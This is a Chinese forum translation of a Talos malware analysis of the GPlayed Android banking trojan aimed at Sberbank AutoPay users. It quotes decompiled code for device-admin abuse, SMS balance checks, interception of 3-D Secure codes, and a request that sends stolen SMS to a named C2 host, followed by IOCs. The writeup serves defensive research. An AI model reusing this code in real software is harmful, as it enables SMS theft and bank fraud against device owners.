GPlayed银行木马程序事件分析

s小胖不吃饭 / 2018-11-01 06:30:00 / 浏览数 2409 安全技术 技术讨论 顶(0) 踩(0)

■■■■■■■■■■■■■■https://blog.talosintelligence.com/2018/10/gplayerbanker.html


介绍

思科Talos在10月11日发布了一个新的发现，具体包括发现了一个名为"GPlayed"的新型Android木马。根据恶意软件所涉及的代码模式、字符串和可见测试技术，我们能够Banking"。 与第一版GPlayed不同，这不是一个有着许多攻击功能的银行木马。 简单来说，它是一个有着特殊功能的专门针对Sberbank AutoPay用户的银行木马。而此银行是由俄罗斯的国有银行。

GPlayed Banking的传播方式与原始的GPlayed类似。 实际上被安装的恶意软件一旦启动，它就会伪装成一个虚假的谷歌应用程序商店。这进一步说明了Android用户需要了解如何识别恶意应用程序，并且他们应该注意如何为应用分配权限。

木马的架构和功能

此恶意软件是基于GPlayed环境并使用.NET技术进行编写的。 恶意软件代码在名为"PlayMarket.dll"的DLL中实现。除此之外，GPlayed Banking使用与应用程序名称无关的假名称或包名称发布其证书。




Android软件包名为“lola.catgirl”。 该应用程序使用标签“Play Google Market”，其图标设计看起来像合法的Google应用商店，其名称为“android.app.Application”。

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.BIND_DEVICE_ADMIN"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
```

该木马在清单中列出来了许多用户权限，我们这里特别声明BIND_DEVICE_ADMIN，它几乎可以完全控制该设备到该木马。
该木马的工作能力仅限于攻击银行。除此之外，它还可以将用户收到的SMS消息泄露到命令与控制(C2)服务器中。

木马详情

木马恶意程序一旦执行，该木马将通过请求用户的更改设置，并获取设备的管理员权限。



如果用户取消设备的管理请求，那么对话框会在五秒钟后再次出现。这个过程直到用户最终授予其管理员权限。恶意软件也包含可以锁定设备屏幕的代码，但其从未调用过。另一个需要设备管理员权限的功能也有类似的情况发生。

```
    // Token: 0x06000008 RID: 8 RVA: 0x000020FE File Offset: 0x000002FE
    public static void WipeData()
    {
        if (CCAdmin.IsAdmin())
        {
            CCAdmin.GetManager().WipeData(1);
        }
    }

    // Token: 0x06000009 RID: 9 RVA: 0x00002112 File Offset: 0x00000312
    public static void SetLockPassword(string password)
    {
        CCAdmin.GetManager().SetPasswordQuality(CCAdmin.GetComponentName(), 0);
        CCAdmin.GetManager().SetPasswordMinimumLength(CCAdmin.GetComponentName(), 3);
        CCAdmin.GetManager().ResetPassword(password, 1);
    }

    // Token: 0x0600000A RID: 10 RVA: 0x00002141 File Offset: 0x00000341
    public static void LockScreen()
    {
        CCAdmin.GetManager().LockNow();
    }

    // Token: 0x0600000B RID: 11 RVA: 0x00002150 File Offset: 0x00000350
    public static void MuteMasterSound(bool mute)
    {
        AudioManager audioManager = (AudioManager)CCService.Get().GetSystemService("audio");
        audioManager.SetStreamMute(5, mute);
        audioManager.SetStreamMute(4, mute);
        audioManager.SetStreamMute(3, mute);
        audioManager.SetStreamMute(2, mute);
        audioManager.SetStreamMute(1, mute);
        audioManager.SetStreamMute(-1, mute);
        if (mute)
        {
            audioManager.RingerMode = 0;
            return;
        }
        audioManager.RingerMode = 2;
    }
}
```

值得注意的是，倘若要实现上述木马活动，我们并不需要其他的特权活动。


在初始化过程的下一步中，该木马会创建一个范围在900到1,800秒之间的随机值计时器。 触发时，此计时器将启动从URL `hxxp:// sub1 [.] tdsworker [.] ru■6565 /index_main.html`加载的WebView。根据受害者的个人资料，这个WebView将发动500注入攻击。

选择框将完全覆盖屏幕。根据设备型号的不同，其跳出的屏幕选择框可能会导致移动设备无法使用的情况，直到重新启动服务或将WebView关闭。然而我们无法确定其是W

Webpage not available

The webpage at
http://sub1.tdsworker.ru:6565/index_main.html
could not be loaded because:


net::ERR_NAME_NOT_RESOLVED



Webpage not available

The webpage at
http://sub1.tdsworker.ru:6565/index_main.html
could not be loaded because:

net::ERR_NAME_NOT_RESOLVED



这种WebView覆盖技术与来使用同一技术的GPlayed木马相同。 但是GPlayed木马从包含了本地资源应用程序包中加载了WebView。
在这种情况下，webview会请求用户的信用卡信息来支付所谓的“Google服务”。 鉴于相似之处，我们可以安全地假设此WebView与GPlayed具有相同的目的。
从在C2中托管的WebView代码或将其作为包上的资源的这一变化表明攻击者希望应用独立于C2。

恶意软件创建WebView后，它会向`Sberbank AutoPay`■`+79262000900`■服务发送短信“■■■■■■”，这个词语为俄语中的“余额”。
收到答案后，该木马将解析它以确定帐户余额。 如果它低于3,000，该木马将不会做任何事情。
如果它大于68,000，则木马请求值66,000，否则它将请求可用将总金额减去1,000。

```
this.Tick(delegate(object sender, ElapsedEventArgs e)
{
    SmsManager.Default.SendTextMessage("+79262000900", null, "баланс", null, null);
}, new Random().Next(60, 180) * 1000, false);
SMSReceiver.Handle += delegate(object s, SMSReceiver.SMS e)
{
    try
    {
        Match match = Regex.Match(e.text, ".*: баланс (\\d+).*р. .*", 1);
        if (match.Success)
        {
            string value = match.Groups[1].Value;
            int num = int.Parse(value);
            if (num >= 3000)
            {
                if (num > 68000)
                {
                    num = 67000;
                }
                CCWindow.Request(this, num - 1000);
            }
        }
```

最后，在确定可用金额的情况下，该木马将创建一个新的WebView对象，并根据上述规则请求定义的数量。

```
Match match = Regex.Match(text, ".*пароль: ([A-Za-z0-9]+)\\. .*", 1);
if (match.Success)
{
    string value = match.Groups[1].Value;
    CCWindow._webview.EvaluateJavascript("s3dscode = '" + value + "';", null);
    return value;
}
return "";
```

为了完成金融交易，验证码是必要的。
因此，以下操作是注册SMS处理程序。该处理程序将解析用户收到的SMS消息并查找单词“пароль”，这意味着俄语中的“密码”。
恶意软件解析包含该单词的SMS以提取密码，然后将密码注入先前创建的WebView中。 我们认为这种恶意软件专门用于规避3-D Secure反欺诈机制，因为它将提取的值注入一个名为“s3dscode”的变量给WebView对象。 密码实际上是验证事务所需的验证代码。
SMS接收器处理程序除了解析3-D安全验证代码之外，还将所有SMS发送到C2服务器。


```
TelephonyManager telephonyManager = (TelephonyManager)CCService.Get().GetSystemService("phone");
new WebClient().DownloadString(string.Concat(new string[]
{
    "http://sub1.tdsworker.ru:5555/sms/",
    telephonyManager.DeviceId,
    "/",
    text,
    "/",
    text2
}));
```

使用基于REST的URL `hxxp:// sub1 [.] tdsworker [.] ru■5555 / sms /`的简单GET请求来获取SMS，此请求的格式如下：

```
<URL><device id>/<sender address>/<message content>
```

木马活动

我们在具体实例中还没有观察到这种木马。而在撰写本文时，许多杀毒软件都没有发现它。
然而，在Talos发现恶意软件的同一周内，此样本被提交并进行检测分析。 检测手段就像在GPlayed木马案例中一样。
首先，提交恶意安装包，然后提交包含代码的DLL。 在DLL的中，我们发现GPlayed和此样本共享一个提交源，这也进一步加强了两者之间的联系。
鉴于代码的体系结构，组织和成熟度，这种情况最可能的解释是这个银行木马是基于GPlayed木马代码库中最早期的版本创建的，由于其作者相同，所以他们也共享同一个C



就像GPlayed一样，C2在我们的研究中从未在线，但是这个木马也很容易改编成新的C2。
因此，我们不知道前面提到的WebView步骤中所显示的内容具体的含义。但是这两个恶意软件所使用的图标文件是相同的，我们可以将其视为软件包之间的另一个链接。

总结

这个木马的设计基于了特定的受害者，即使用AutoPay服务的Sberbank客户。
但是，对于GPlayed恶意软件系列的开发人员来说，将其调整为面向其他银行的恶意程序是没有很多意义的。

此恶意软件作为一种实例，其批评了那些对任何应用程序均赋给很大权限的用户。GPlayed系列并没有通用的利用"简单的垃圾邮件活动安装在设备上"这种简单的漏洞利用进
此外，提供错误的权限可能会对恶意软件和合法应用程序产生影响。
那么用户为何不能信任权限呢？因为它们是由开发人员提供的，他们必须根据特定的应用于情形进行权限分配。

拦截SMS验证码技术对银行木马来说并不新鲜。 但是紧随这种银行木马其后的GPlayed木马
给我们提供了木马程序明显的改进。 他们从一个简单的银行木马变成了一个具有前所未有的功能的成熟木马。

恶意软件中使用的DLL占据了大部分代码，其具有较低的检测率，并表明了反病毒软件的解决方案不会查看文件中的代码，而是更专注于Android软件包所分配的权限和占有
虽然我们还没有在实例中看到这些恶意文件，但它们有感染大量用户的潜在可能，并且能够迅速地劫持用户的银行凭证。

最新报道

下面是我们的客户可以检测和阻止此威胁的方法。

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护（AMP）非常适合防止这些恶意软件的执行。

思科云网络安全（CWS）或网络安全设备（WSA）Web扫描可防止访问恶意网站并检测这些攻击中使用的恶意软件。

电子邮件安全可以阻止攻击者通过邮件进行传播木马。

下一代防火墙（NGFW），下一代入侵防御系统（NGIPS）和Meraki MX等网络安全设备可以检测与此威胁相关的恶意活动。 AMP Threat
Grid有助于识别恶意二进制文件并为所有思科安全产品构建保护。 Umbrella，我们的安全互联网网关（SIG）可以阻止用户连接到恶意域，IP和URL。
开源的SNORT用户规则客户可以通过下载在Snort.org上购买的最新规则包来提供安全保障。

IOC

URLs

```
hxxp://sub1[.]tdsworker[.]ru:5555/sms/
hxxp://sub1[.]tdsworker[.]ru:6565/index_main.html
```

Hashes

```
Package.apk - 81d4f6796509a998122817aaa34e1c8c6de738e1fff5146009c07be8493f162c
PlayMarket.dll - 3c82d98f63e5894f53a5d2aa06713e9212269f5f55dcb30d78139ae9da21e212
```


上一篇：[红日安全]代码审计Day16 -... 下一篇：恶意垃圾邮件附件中新出现的文件类型概览

1. 0 条回复
   - 动动手指，沙发就是你的了！